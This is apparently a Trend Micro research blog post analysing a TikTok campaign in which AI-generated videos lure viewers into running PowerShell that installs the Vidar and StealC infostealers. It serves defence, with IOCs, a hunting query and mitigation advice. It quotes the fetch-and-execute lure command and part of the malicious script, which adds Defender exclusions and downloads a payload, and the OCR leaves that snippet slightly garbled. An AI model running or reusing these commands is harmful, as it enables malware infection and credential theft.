
TikTok Videos Promise Pirated Apps, Deliver Vidar and StealC Infostealers Instead

trendmicro.com/en_us/research/25/e/tiktok-videos-infostealers.html



Malware

Trend™ Research uncovered a campaign on TikTok that uses videos to lure victims into downloading information stealers, a tactic that can be automated using AI tools.

By: Junestherry Dela Cruz May 21, 2025 Read time: (words)

Summary:

- Trend Research uncovered a new social engineering campaign using TikTok to deliver the Vidar and StealC information stealers. This attack uses videos (possibly AI-generated) to instruct users to execute PowerShell commands, which are disguised as software activation steps.
- TikTok's algorithmic reach increases the likelihood of widespread exposure, with one video reaching more than half a million views. Businesses can be affected by data exfiltration, credential theft, and potential compromise of sensitive systems as a result of this threat.

- Reinforcing security awareness, especially against AI-generated content, is crucial. Monitoring for unusual command execution involving PowerShell or other system utilities also helps identify malicious activity early.
- Trend Vision One™ detects and blocks the IOCs discussed in this blog. Trend Vision One customers can also access hunting queries, threat insights, and threat intelligence reports to gain rich context and the latest updates on this campaign.

Trend Research has uncovered a novel social engineering campaign using TikTok's vast user base to distribute information-stealing malware, specifically Vidar and StealC. Unlike the prevalent Fake CAPTCHA campaign — which relies on fake CAPTCHA pages and clipboard hijacking to trick users into running malicious scripts — this new campaign pivots to exploiting the popularity and viral nature of TikTok.

Threat actors are now using TikTok videos that are potentially generated using AI-powered tools to socially engineer users into executing PowerShell commands under the guise of guiding them to activate legitimate software or unlock premium features. This campaign highlights how attackers are ready to weaponize whichever social media platforms are currently popular to distribute malware.
This report details the observed tactics, techniques, and procedures (TTPs), indicators of compromise (IoCs), and the potential impact of this trend.

Going where the users are: social media-driven deception

Threat actors have long used social media platforms for their attacks, and TikTok is no different. Previous campaigns used websites where malicious activity could be identified through the presence of injected JavaScript on compromised landing pages; this TikTok-based campaign used social engineering entirely within video content.

The vast user base and algorithmic reach of social media platforms provide an ideal delivery mechanism for threat actors. For attackers, this means broad distribution without the logistical burden of maintaining an infrastructure. The use of AI-generated content also elevates these kinds of attacks from isolated incidents to a highly scalable operation, as these videos can be rapidly produced and tailored to target different user segments.

The use of PowerShell from a technical utility to a social engineering tool is also notable. In this campaign, attackers are using TikTok videos to verbally instruct users into executing malicious commands on their own systems. The social engineering occurs within the video itself, rather than through detectable code or scripts. There is no malicious code present on the platform for security solutions to analyze or block. All actionable content is delivered visually and aurally. Threat actors do this to attempt to evade existing detection mechanisms, making it harder for defenders to detect and disrupt these campaigns.

Initial vector

We initially identified a TikTok user, @gitallowed, who posted multiple faceless, potentially AI-generated videos. Since then, we have uncovered additional accounts engaging in similar activity, including @zane.houghton, @allaivo2, @sysglow.wow, @alexfixpc, and @digitaldreams771. These accounts are no longer active.

The videos instruct viewers to run a sequence of commands to purportedly activate legitimate software, such as Windows OS, Microsoft Office, CapCut, and Spotify. The videos are highly similar, with only minor differences in camera angles and the download URLs used by PowerShell to fetch the payload. These suggest that the videos were likely created through automation. The instructional voice also appears AI-generated, reinforcing the likelihood that AI tools are being used to produce these videos.

To better illustrate the scope and presentation of this campaign, Figure 1 shows the profile page of the TikTok account used by the threat actor:




Figure 1. The profile page of a TikTok user account that posts videos on how to activate software that culminates in the execution of a PowerShell command download

One particular video, which instructs viewers to run a PowerShell command, has attracted over 20,000 likes and more than 100 comments — clear indicators of high user interaction and trust. While the exact view count is not visible in the screenshot, TikTok's analytics reveal that this video has reached nearly 500,000 views. Figure 2 captures the video's popularity and engagement metrics. The significant engagement with this video highlights its reach and the likelihood that many viewers might have followed the instructions.




Figure 2: Screenshots showing the widespread exposure and potential impact of the campaign
download

In the video, the threat actor presents a series of simple, step-by-step instructions, making the malicious process appear both legitimate and easy to follow:

1. Press **Windows + R**
2. Type **powershell** and press Enter
3. Execute the following command:

> iex (irm hxxps://allaivo[.]me/spotify)

These instructions are designed to socially engineer viewers into running a PowerShell command that downloads and executes a remote script, ultimately compromising their system.

```powershell
function Add-Exclusion {
param ([string]$Path)
try {
Add-MpPreference -ExclusionPath $Path -ErrorAction SilentlyContinue
} catch {}
function Download-FileWithRetries {
param(
[string]$Url,
[string]$Output,
[int]$Retries = 3,
[int]$DelaySeconds = 5
for ($i = 0
$i -lt $Retries
$i++) {
Invoke-WebRequest -Uri $Url -OutFile $Output -UseBasicParsing -ErrorAction Stop
if (Test-Path $Output) { return $true }
} catch {
Start-Sleep -Seconds $DelaySeconds
}
return $false
$downloadUrl =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9hbXNzaC5jby9maWxlLmV4ZQ=="))
$scriptUrl =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("aHR0cHM6Ly9hbXNzaC5jby9zY3JpcHQucHMx"))
$updaterExe = "updater.exe"
$trustedName = "WindowsUpdate.ps1"
$persistFolder = Join-Path $env:APPDATA "UpdateCache"
New-Item -ItemType Directory -Path $persistFolder -Force
```

Figure 3. A snippet of the malicious PowerShell script download

Malicious chain of execution

The PowerShell command downloads and executes a script (SHA256: **b8d9821a478f1a377095867aeb2038c464cc59ed31a4c7413ff768f2e14d3886**) from **hxxps://allaivo[.]me/spotify**.

The attack chain involves the following:

1. Upon execution, the script first creates hidden directories within the user's APPDATA and LOCALAPPDATA folders, adding these locations to the Windows Defender exclusion list to evade detection.
2. It then retrieves a secondary payload from hxxps://amssh[.]co/file.exe, which has been identified as either Vidar or StealC malware, and saves it in the hidden folder.
3. The script employs the retry logic to ensure that the payload is downloaded successfully, and then launches the malware executable as a hidden, elevated process.
4. If the previous process completes successfully, the script downloads an additional PowerShell script from hxxps://amssh[.]co/script[.]ps1, saves it in the hidden directory, and sets up persistence by creating a registry key to execute the script at startup.
5. The script deletes temporary folders to minimize forensic traces, while robust error handling ensures the infection chain proceeds smoothly.

Command-and-control infrastructure

The downloaded Vidar and StealC malware will then reach out to their command-and-control (C&C) servers:

- hxxps://steamcommunity[.]com/profiles/76561199846773220 (Vidar)
- hxxps://t[.]me/v00rd (Vidar)
- hxxp://91[.]92[.]46[.]70/1032c730725d1721[.]php (StealC)

Vidar, in particular, abuses legitimate services like Steam and Telegram to serve as Dead Drop Resolvers (DDR) for its C&C server information to conceal them. The Steam profile below, for example, contains the actual C&C IP address in its contents:




Figure 4. Contents of Steam profile
download

Figure 5 summarizes the infection chain of this campaign:




Figure 5: The infection chain of the campaigns that lead to the Vidar and StealC malware [download]

Security implications for users and businesses

The shift to social media as a delivery mechanism for malware requires a corresponding reassessment in defense strategies. Traditional security controls that focus on malicious code detection, link scanning, and domain reputation are less effective against attacks that exploit user trust and obscure malicious intent. Security strategies must adopt a more holistic approach that includes social media monitoring, behavioral analysis, and targeted user education. Addressing these attack vectors proactively will reduce the risk of mass compromise and help users and businesses alike:

Expanding threat monitoring to social media platforms: Integrating social media threat intelligence feeds can help businesses track emerging campaigns and identify high-engagement content linked to unusual or technical instructions. Since threat actors often reuse content across multiple platforms, correlating posts across social media networks can reveal interconnected campaigns and even emerging threats.

Incorporating behavioral analysis: With no malicious code embedded, detecting malicious actions relies on monitoring user behavior. This includes identifying anomalous activities, such as the execution of system utilities like PowerShell. Red flags also include

unexpected command execution, direct downloads from unknown URLs, unauthorized creation of folders, or modifications in security settings.

Strengthening social engineering awareness: Employee training must evolve beyond phishing to address tactics that exploit visual and auditory content on social media. Users should be encouraged to scrutinize unsolicited technical instructions, verify the legitimacy of video sources, and report suspicious content, whether on social media, messaging apps, or email. After all, if an offer seems too good to be true, it probably is.

Proactive security with Trend Vision One™

Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Micro™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Trend Vision One™ Threat Insights, which provides the latest insights from Trend Research on emerging threats and threat actors.

Trend Vision One Threat Insights

> Emerging Threats: Weaponizing TikTok – AI-Generated Videos Deliver Infostealers at Scale

Trend Vision One Intelligence Reports (IOC Sweeping)

> *Emerging Social Engineering Campaigns Abusing TikTok for Malware Delivery (Vidar, StealC)*

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Execution of powershell command to download StealC/Vidar

> eventSubId: 901 and objectRawDataStr:"iex (irm https://"

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlement enabled.

Indicators of Compromise (IOCs)

- File Hash: 3bb81c977bb34fadb3bdeac7e61193dd009725783fb2cf453e15ced70fc39e9b
- File Hash: afc72f0d8f24657d0090566ebda910a3be89d4bdd68b029a99a19d146d63adc5
- File Hash: b8d9821a478f1a377095867aeb2038c464cc59ed31a4c7413ff768f2e14d3886
- URL: hxxp://91[.]92[.]46[.]70/1032c730725d1721[.]php
- URL: hxxps://allaivo[.]me/spotify
- URL: hxxps://amssh[.]co/file[.]exe
- URL: hxxps://amssh[.]co/script[.]ps1
- URL: hxxps://steamcommunity[.]com/profiles/76561199846773220
- URL: hxxps://t[.]me/v00rd
- IP: hxxps://49[.]12[.]113[.]201
- IP: hxxps://116[.]202[.]6[.]216

Tags

Malware | Endpoints | Research | Articles, News, Reports

Copyright ©2025 Trend Micro Incorporated. All rights reserved.